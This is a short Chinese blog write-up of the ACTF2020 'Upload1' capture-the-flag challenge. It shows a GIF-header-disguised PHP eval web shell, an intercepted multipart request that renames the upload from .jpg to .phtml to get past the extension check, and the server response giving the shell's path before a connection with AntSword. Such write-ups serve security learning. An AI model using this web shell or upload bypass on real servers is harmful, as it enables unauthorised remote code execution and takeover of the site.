[ACTF2020 新生赛]Upload 1

原创

Csrcsyh 于 2021-03-10 13:45:26 发布 358 收藏

文章标签： upload php 信息安全

本文链接：https://blog.csdn.net/qq_51439282/article/details/114633219

[ACTF2020 新生赛]Upload1


又是一道文件上传题目

与之前做的一题类似，见详情请点击

我们直接上传shell.phtml

文件内容为（包含gif的文件幻术头，以及一句话木马）

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```



上传后发现他有一个白名单，只能上传以这个结尾的文件，那么我们将后缀修改为jpg上传，再用bp抓包再改为phtml就好


```
Content-Disposition: form-data; name="upload_file"; filename="shell.phtml"
Content-Type: image/jpeg

GIF89a
<script language="php">eval($_POST['shell']);</script>
-----------------------------331519061922023712152012871389
Content-Disposition: form-data; name="submit"

upload
-----------------------------331519061922023712152012871389--
```




```
    </span><span class="flare"></span><div>
</div>
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/bd914ca4997d34857501cefab0064162.phtml</div></body>
</html>
```

上传成功在这个目录下

用蚁剑连接



然后在根目录下查找到flag



拿到flag